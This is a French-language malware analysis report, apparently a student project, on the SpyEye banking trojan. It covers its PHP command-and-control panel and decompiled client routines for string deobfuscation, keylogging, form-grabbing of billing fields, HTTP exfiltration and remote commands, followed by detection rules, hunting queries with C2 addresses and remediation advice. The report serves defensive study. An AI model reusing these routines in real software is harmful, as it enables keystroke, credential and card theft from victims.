


2.4.1 Fonctionnement de la fonction Process


1. Connexion à la Base de Données :
 - Dès qu'un bot se connecte au tableau de bord, son identifiant unique (GUID) est utilisé pour vérifier sa présence dans la base.
 - Si le bot est nouveau, il est ajouté avec ses informations ; sinon, ses données sont mises à jour.
2. Collecte d'Informations :
 - Le bot envoie des informations détaillées (système d'exploitation, version d'Internet Explorer, performances CPU).
 - Ces informations sont utilisées pour surveiller l'état des machines infectées et planifier des actions.
3. Mise à Jour Géographique et Statut :
 - Le tableau de bord met à jour les informations géographiques et peut décider de bloquer certains bots (via la colonne blocked).

En effet, cela correspond avec les requêtes effectuées à l'endpoint `bt_version_checker.php`, nous pouvons confirmer que la partie C2 est bien gérée par du PHP.

Un graph disponible sur [VirusBulletin](#) nous permet de mieux comprendre l'organisation logicielle et des interactions entre les différents composants. On retrouve les deux dashboard Main et Form Grabber, avec un Builder et un Collector présents sur ces derniers, et l'interaction de journalisation, d'updates, etc.



En recherchant alors le builder (permettant de setup le serveur C2, et les exécutables) nous sommes tombés sur un forum nous permettant d'obtenir de nombreuses informations et de l'aide sur les méthodes utilisées par l'attaquant, la recherche d'IoC, le listing d'échantillons...



Petit point CTL :)

KernelMode.info est un forum basé sur l'analyse de malware et le reverse engineering.

Un thread avait alors été ouvert en 2010 par “cjbi” pour pister les différentes mises à jour, uploader publiquement des samples, publier le builder, des patches, et informations sur les fonctionnalités et domaines de l’attaquant. [\[Lien\]](#)


On découvre à ce moment que le malware est partagé via de nombreux domaines ou ips différents, l’url contenant quasiment toujours “bin/”.

C’est à ce moment qu’on apprend l’existence de nouvelles versions, avec de nouveaux noms et ces utilisateurs pistent, trouvent et patch les builders pour se les partager.

Dans l’optique de pouvoir créer des règles avancées en terme de détection, nous souhaitons décompiler le builder mais les hébergeurs de fichiers ne sont plus dispo (les posts datent de 2010...)


Cependant, nous comprenons que cela procède à l’installation des fichiers du serveur web C2 ainsi qu’à la config et au craft des exécutables.

Un article de France24 nous permet de retrouver un post effectué par le créateur, qui indiquait la façon d’utiliser des cartes bancaires en ligne en 2010 :



“j’accède au compte, puis j’associe une carte virtuelle, le propriétaire de la carte n’est pas au courant [...]. lorsqu’ils voient quelque chose d’anormal ils commencent à vérifier, puis lorsqu’ils voient le vcc ils annulent et demandent un remboursement”

2.5 Analyse statique avancée :




Suite à l’extraction depuis Any.run du fichier final, le client du c2, nous procédons à l’analyse des informations qui nous manque, c’est à dire la façon dont il récupère les informations comme les cartes bancaires, les interactions utilisateurs etc, possédant déjà les infos sur sa persistance, comment il se déploie et comment il extrait les données. Cependant, une analyse complémentaire a été effectuée sur le dropper initial (cf. dropper.i64).

Après avoir analysé, renommé et extrait les noms de fonction (cf. cleansweep.exe.bin.i64) nous avons créé une arborescence des appels de fonction pour visualiser l'ordre d'exécution et mieux comprendre comment agit le malware (cf arbo.txt).

2.5.1 Compte rendu analyse statique Avancée

1. Manipulation de strings & désobfuscation

a. StringDeobfusc : Désobfuscation de chaînes de caractères



```

1 char *__cdecl StringDeobfusc(int a1)
2 {
3     unsigned int i; // edi
4     int *v3; // esi
5
6     for ( i = 0; i < 140; ++i )
7     {
8         if ( dword_417028[i] == a1 )
9             break;
10    }
11    if ( i == 140 )
12        return 0;
13    v3 = (int *) ((char *)&word_417E68 + 4 * i);
14    if ( *v3 )
15    {
16        reverseobfuscatedbuff((int)&unk_4170B8 + 100 * i, *v3);
17        *v3 = 0;
18    }
19    return (char *)&unk_4170B8 + 100 * i;
20 }

```

```

1 int __cdecl reverseobfuscatedbuff(int a1, int a2)
2 {
3     int result; // eax
4
5     for ( result = a2 - 1; result > 0; --result )
6         *(_BYTE *)(result + a1) -= *(_BYTE *)(result + a1 - 1);
7     return result;
8 }

```

2. Chargement de librairies, manipulation

- a. loadlibdynamic : Recherche de librairies et load
- b. Le malware semble utiliser une technique d'obfuscation (Dynamic API Resolution) :

```

mov     byte ptr [ebp+40h], 63h ; 'c'
mov     byte ptr [ebp+41h], 6Fh ; 'o'
mov     byte ptr [ebp+42h], 6Eh ; 'n'
mov     byte ptr [ebp+43h], 66h ; 'f'
mov     byte ptr [ebp+44h], 69h ; 'i'
mov     byte ptr [ebp+45h], 67h ; 'g'
mov     byte ptr [ebp+46h], 2Eh ; '.'
mov     byte ptr [ebp+47h], 62h ; 'b'
mov     byte ptr [ebp+48h], 69h ; 'i'
mov     byte ptr [ebp+49h], 6Eh ; 'n'
mov     [ebp+4Ah], bl
call    sub_401180

```

3. Exécution de la charge

- a. On remarque la création d'un Mutex au nom de "CLEANSWEEP" (nom de l'exécutable initial). Il récupère son chemin actuel, effectue diverses actions avec les chaînes de caractères et lance le processus concernant le C2 avec CreateAndStartThread.

```

int __stdcall dropperfunc(int a1)
{
    HANDLE MutexA; // eax
    char *v2; // eax
    char Str[260]; // [esp+4h] [ebp-30Ch] BYREF
    char v5[260]; // [esp+108h] [ebp-208h] BYREF
    char Buffer[260]; // [esp+20Ch] [ebp-104h] BYREF

    MutexA = CreateMutexA(0, 0, "__CLEANSWEEP__");
    CreateThread(0, 0, sub_407628, MutexA, 0, 0);
    GetDefaultpath((int)v5);
    processStringsandcheck(v5);
    sub_409779(0);
    sub_408489("", (int)sub_404480);
    CreateAndStartThread();
    v2 = StringDeobfusc(-1107070891);
    sprintf(Buffer, "%s", v2);
    GetModuleFileNameA_0(0, Str, 0x104u);
    if ( !compstrwithwildcard(Str, Buffer) )
        sub_401282();
    return 0;
}

```

4. Exfiltration des données

- a. build_http_request : Cette fonction va permettre de craft les différents éléments des requêtes, qu'on retrouvait plus tôt sur AnyRun par exemple, mais aussi de répondre à celles du C2.

```

*a3 = (char *)operator new(v7);
strcpy(Format, "--%s\r\nContent-Disposition: form-data; name=\"%s\"\r\n\r\n");
strcpy(Source, "\r\n");
strcpy(separator, "\r\n--%s--\r\n");
Size = 0;
strcpy(v23, "55377776816118");
Src = operator new(v7);
v11 = *(_DWORD *) (this + 116);
while ( 1 )
{

```

- b. On retrouve aussi des fonctions comme create_date_strings, FormatTickTime, GetUserAgent, et des fonctions d'exfiltration d'informations (initiate_data_exfiltration, append_metadata_and_data) qui permettent de commencer l'envoi d'informations vers le serveur (cf. Analyse avec AnyRun). On remarque ici la fonction d'initialisation de data extract qui est en fait celle

qui send les premières informations concernant le client.

```
int __thiscall initiate_data_exfiltration(void *this, int a2)
{
    size_t *v3; // esi
    int v4; // eax
    DWORD ThreadId; // [esp+8h] [ebp-4h] BYREF

    v3 = (size_t *)operator new(8u);
    if ( build_http_request((int)this, a2, (char **)v3, v3 + 1) )
        v4 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)ProcessHTTPREQUEST, v3, 0, &ThreadId) != 0 ? -1 : 1;
    else
        v4 = 0;
    return v4 + 1;
}
```

- c. Il y a aussi de la recherche d'info client avec par exemple la fonction getvictimid et le chiffrement de métadonnées

```
GetUserNameA(Buffer, &pcbBuffer);
pcbBuffer = 260;
GetComputerNameA(v6, &pcbBuffer);
GetSystemWindowsDirectoryA(RootPathName, 0x104u);
RootPathName[3] = 0;
GetVolumeInformationA(RootPathName, 0, 0, &pcbBuffer, 0, 0, 0, 0);
memset(Destination, 0, 0x38u);

if ( *datasize )
    append_metadata_and_data("xCryptEncrypt", DATA, *datasize);
return ((int (__stdcall *) (int, int, int, int, void *, size_t *, int
```

- d. Un keyLogger est aussi présent ce qui va permettre le stockage des informations de l'utilisateur et leur extraction depuis le serveur C2.

```
int __stdcall Record_keystate_Keylogger(int a1)
{
    UINT v1; // edi
    UINT v2; // ebx
    BYTE KeyState[256]; // [esp+Ch] [ebp-128h] BYREF
    WCHAR pwszBuff[16]; // [esp+10Ch] [ebp-28h] BYREF
    int v6; // [esp+12Ch] [ebp-8h]

    if ( *(_WORD *) (a1 + 4) == 256 )
    {
        v1 = *(_DWORD *) (a1 + 8);
        v2 = *(unsigned __int8 *) (a1 + 13);
        if ( GetKeyboardState(KeyState) )
        {
            if ( ToUnicode(v1, v2, KeyState, pwszBuff, 16, 0) == 1 )
                sub_402420(pwszBuff[0]);
        }
    }
}
```

5. Interactions avec le C2

- a. On remarque un hook fait sur une fonction permettant de récupérer le contenu des requêtes et interagir avec la fonction extractcarddetailsfromgrabber() qui va manipuler l'HTML afin d'extraire les infos bancaires.

```

}
if ( processeventtrigger((int)"input", (int)"name", (int)"Name", "value", (LPCSTR)(a1 - 2024)) )
{
    if ( processeventtrigger((int)"input", (int)"name", (int)"Company", "value", (LPCSTR)(a1 - 1624)) )
    {
        if ( processeventtrigger((int)"input", (int)"name", (int)"BillingAddress", "value", (LPCSTR)(a1 - 1574)) )
        {
            if ( processeventtrigger((int)"input", (int)"name", (int)"BillingCity", "value", (LPCSTR)(a1 - 1474)) )
            {
                // ...
            }
        }
    }
}

v7 = 0;
getVictimID(0, Str);
v3 = strlen(Str);
store_data_in_structure("bot_guid", Str, v3);
GetModuleFileNameA(0, Filename, 0x104u);
v4 = strlen(Filename);
store_data_in_structure("process_name", Filename, v4);
v5 = strlen(a1);
store_data_in_structure("hooked_func", a1, v5);
store_data_in_structure("func_data", Src, Size);
store_data_in_structure("keys", &unk_418740, 2 * dword_41D560);

```

On observe différentes fonctions similaires pour récupérer les requêtes comme avec `intercept_and_log_httprequest` où tout type de fonction sera enregistré dans des buts d'extraction par la communication c2.

```

if ( Size > 10 )
{
    if ( !memcmp(Buf1, "HEAD", 4u)
        || !memcmp(Buf1, "POST", 4u)
        || !memcmp(Buf1, "PUT", 3u)
        || !memcmp(Buf1, "DELETE", 6u)
        || !memcmp(Buf1, "TRACE", 5u)
        || !memcmp(Buf1, "OPTIONS", 7u)
        || !memcmp(Buf1, "CONNECT", 7u) )
    {
        v18 = 0;
        compute_hash_for_buffer(Buf1, Size, &v18);
        for ( i = 0; i < 0x20; ++i )
        {
            if ( v18 == dword_41DCAC[i] )
                break;
        }
        if ( i == 32 )
        {
            v11 = dword_41DCCC;
            if ( dword_41DCCC == 32 )
                v11 = 0;
            dword_41DCAC[v11] = v18;
            dword_41DCCC = v11 + 1;
            v12 = operator new(Size);
            memcpy(v12, Buf1, Size);
            append_metadata_and_data("PR_Write", v12, Size);
            operator delete(v12);
        }
    }
}

```

- b. On peut retrouver une fonction `c2_command` permettant à l'attaquant d'interagir directement depuis son panel admin (cf. Analyse du code C2, fonction `process()`) et effectuer des commandes custom (d'update du bot,

envoi et extraction d'infos...)

```

{
    WaitForSingleObject(Thread, 0x493E0u);
    GetExitCodeThread(hThread, &ExitCode);
    if ( ExitCode == 259 )
        TerminateThread(hThread, 0x102u);
}
goto LABEL_28;
}
if ( !lstrcmp(v37, "UPDATE_CONFIG") )
{
    sub_405836((int)v38, "<br>", 1u, (int)Parameter);
    strcpy(v8, (int)Buf2, (int)"PATH");
    strcat(Buf2, "=");
    sub_405836((int)Parameter, Buf2, 1u, (int)Parameter);
    sub_407342(Parameter);
LABEL_28:
    operator delete((void *)v37);
    goto LABEL_29;
}
if ( lstrcmp(v37, "FILL") )
{
    if ( lstrcmp(v37, "LOAD") )
    {
        if ( lstrcmp(v37, "KNOCK") )
            goto LABEL_28;
        v22 = sub_405702(v37);
        v23 = sub_405702((int)"<br>");
        strcpy(v24, v37, (int)v22 + (_DWORD)v38 + (unsigned int)v23);
        strcpy(v25, first_arg + 60, (int)"ACTIVE");
        sub_405948(v38);
        sub_405836(v37, "<br>", 1u, first_arg + 1835);
        memset((void *) (first_arg + 760), 0, 0x3E8u);
        v13 = sub_407F49(v37, first_arg + 760) == 0;
        v27 = first_arg + 60;
        if ( v13 )
            strcpy(v26, v27, (int)"KNOCK-ERROR");
    }
}

```

6. Persistence

a. Création et monitoring de threads (createmonitorthreads)

```

v7 = 0;
v6[1] = a2;
v3 = (void *)InitializeThreadCallback(0, 0, Processtringsandexitthread, v6, 0, 0);
v4 = v3;
if ( !v3 )
{
    sub_40579C(v2, "Error: Cannot create thread. 0o");
    return 0;
}
WaitForSingleObject(v3, 0xF9060u);
GetExitCodeThread(v4, &ExitCode);
if ( ExitCode == 259 )
{
    sub_40579C(v2, "Error: Thread is really sloppy");
    TerminateThread(v4, 0);
    return 0;
}
if ( ExitCode == 1 )
    v7 = 1;
if ( !sub_405702(v2) )
{

```

b. Récupération de version windows et IE permettant potentiellement l'exploitation de vulnérabilités

```

pdwType = 1;
if ( !SHGetValueA(HKEY_LOCAL_MACHINE, "Software\\Microsoft\\Internet Explorer", "Version", &pdwType, pvData, pcbData) )
    return 1;

```

7. Capacité d'auto suppression
 - a. Fonction permettant d'opérer un mutex d'uninstall

```
ULONG __stdcall wait_uninstall_mutex(PVOID threadParameter)
{
    HANDLE mutexhandle; // eax

    while ( 1 )
    {
        mutexhandle = OpenMutexA(0x1F0001u, 0, "__CLEANSWEEP_UNINSTALL__");
        if ( mutexhandle )
            break;
        Sleep(0x3E8u);
    }
    CloseHandle(mutexhandle);
    TerminateThread(threadParameter, 0);
    return 0;
}
```

3. Recommandations & Défense

3.1 Stratégies de détection

Pour détecter SpyEye, il faut surveiller les **connexions réseau** et les comportements des processus. Les connexions sortantes vers des **domaines suspects doivent être surveillées**.

En complément, il est important de **surveiller les fichiers** et **les processus** système. SpyEye peut injecter du code dans des processus légitimes tels que **explorer.exe**. L'utilisation d'outils comme **Process Monitor** permet d'identifier toute **modification suspecte** dans les processus ou les fichiers. Une attention particulière doit être portée aux **modifications des clés de registre sensibles** comme **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run**, où SpyEye s'installe pour garantir sa persistance.

Enfin, la détection basée sur des **signatures** via des outils comme **YARA** couplés à des **solutions EDR** permet d'identifier les comportements suspects, notamment l'usage anormal des ressources systèmes et les modifications de fichiers.

3.2 Méthodes de prévention

La protection des **endpoints** est indispensable. L'utilisation de **solutions antivirus**, d'**EDR** et de **filtrage DNS** permet de détecter et d'empêcher les connexions vers des sites malveillants. Un **pare-feu** bien configuré doit également bloquer les connexions sortantes suspectes et les adresses IP malveillantes.

La **sensibilisation des utilisateurs** au **phishing** et à la gestion des **pièces jointes** suspectes est également primordiale. Former les utilisateurs à reconnaître les menaces potentielles, comme les emails frauduleux contenant des fichiers malveillants, est une défense importante contre SpyEye.

3.3 Étapes de confinement

Lorsqu'une infection est détectée, il est essentiel d'agir rapidement pour **limiter sa propagation**. La **déconnexion immédiate** de la machine compromise du réseau est la première action à entreprendre, afin d'empêcher toute communication avec les serveurs C2. Par la suite, il faut identifier les autres machines susceptibles d'être affectées, notamment celles partageant des connexions réseau ou ayant des comportements similaires, et procéder à leur **isolement**.

Une fois les machines compromises isolées, il est impératif de **réinitialiser les identifiants** compromis (mots de passe, clés d'accès) pour éviter toute exploitation des comptes utilisateurs.

3.4 Guide de remédiation

Après l'isolement, la première étape de la **remédiation** consiste à **supprimer les fichiers malveillants** détectés à l'aide d'outils spécialisés. Si nécessaire, des outils comme **UPX** peuvent être utilisés pour décompresser et analyser les fichiers malveillants avant leur suppression.

Il est ensuite important de **nettoyer le registre**, en restaurant les clés modifiées pour empêcher SpyEye de se réinstaller lors du redémarrage. Les **processus injectés** dans des applications légitimes, comme **explorer.exe**, doivent être identifiés et arrêtés via des outils comme **Process Explorer**. Si nécessaire, l'utilisation d'un **point de restauration système** peut aider à revenir à un état stable.

3.5 Hunting Queries

Pour faciliter la détection proactive de SpyEye, voici quelques requêtes utiles :

Modifications du registre liées à la persistance

```
index=registry  
path="HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" AND  
data="*SpyEye"
```

1. Utilisez cette requête pour identifier les tentatives de persistance via les clés de registre.

Création de fichiers ou répertoires suspects

```
index=file_creation path="C:\\*\\cleansweep.exe"
```

2. Cette requête permet de repérer la création de fichiers ou répertoires associés à **SpyEye**.

Injection de code dans des processus légitimes

index=process_creation (process_name="explorer.exe") AND (command_line="*inject*")

3. Identifiez les processus utilisant des techniques d'injection de code.

Communication avec un serveur C2

index=network_traffic dest_ip IN (64.91.248.18,64.190.63.136)

4. Cette requête repère les connexions sortantes vers des **adresses IP malveillantes** connues pour être associées à SpyEye .

4. Sources

- <https://en.wikipedia.org/wiki/SpyEye>
- <https://www.trendmicro.com/vinfo/fr/threat-encyclopedia/malware/spyeye>
- <https://kernelmode.info/forum/viewtopic164c.html?f=16&t=93>
- <https://www.trendmicro.com/vinfo/fr/threat-encyclopedia/malware/spyeye>
- <https://unit42.paloaltonetworks.com/ticked-off-upatre-malwares-simple-anti-analysis-trick-to-defeat-sandboxes/>
- <https://www.virustotal.com/gui/file/25498f0e2601cc3764f00169d800d5c372d5fd763c0cf4346ec9e716462bb8a2/details>
- <https://any.run/report/25498f0e2601cc3764f00169d800d5c372d5fd763c0cf4346ec9e716462bb8a2/3c2bd626-606c-4a14-ae08-5f40764c92c3>
- <https://www.paloaltonetworks.com/blog/2011/04/new-method-for-detecting-spyeye/>

5. Fichiers du rendu

- graph1.mtgl : Graphique maltego utilisé pour les liens AnyRun/VT
- yara_rules : Règles de détection du malware (Dropper, Malware)
- dropper.i64 : Fichier IDA de l'analyse du dropper
- cleansweep.exe.bin.i64 : Fichier IDA de l'analyse du malware final
- arbo.txt : Arborescence d'appel de fonctions du malware
- MatrixMitreAttack.svg : Matrice Mitre Attack
- droper_pack.exe : Dropper du malware
- cleansweep.exe.bin : malware

6. Outils utilisés

- IDA : Outil de debugging et désassembleur
- Strings : Extract des strings d'un fichier
- AnyRun : Sandbox en ligne pour l'analyse de fichier malveillant
- PEStudio : Analyse détaillée et utilisant un système de flags de fichiers, permettant la mise en avant d'informations douteuses
- PEinfo : Analyse de packers utilisés
- VirusTotal : Threat intelligence, espace communautaire et analyse de malware à l'aide de différents outils (sandbox, yara rules, ...)
- Process Monitor

Auteurs :

CYBER3 - 2024

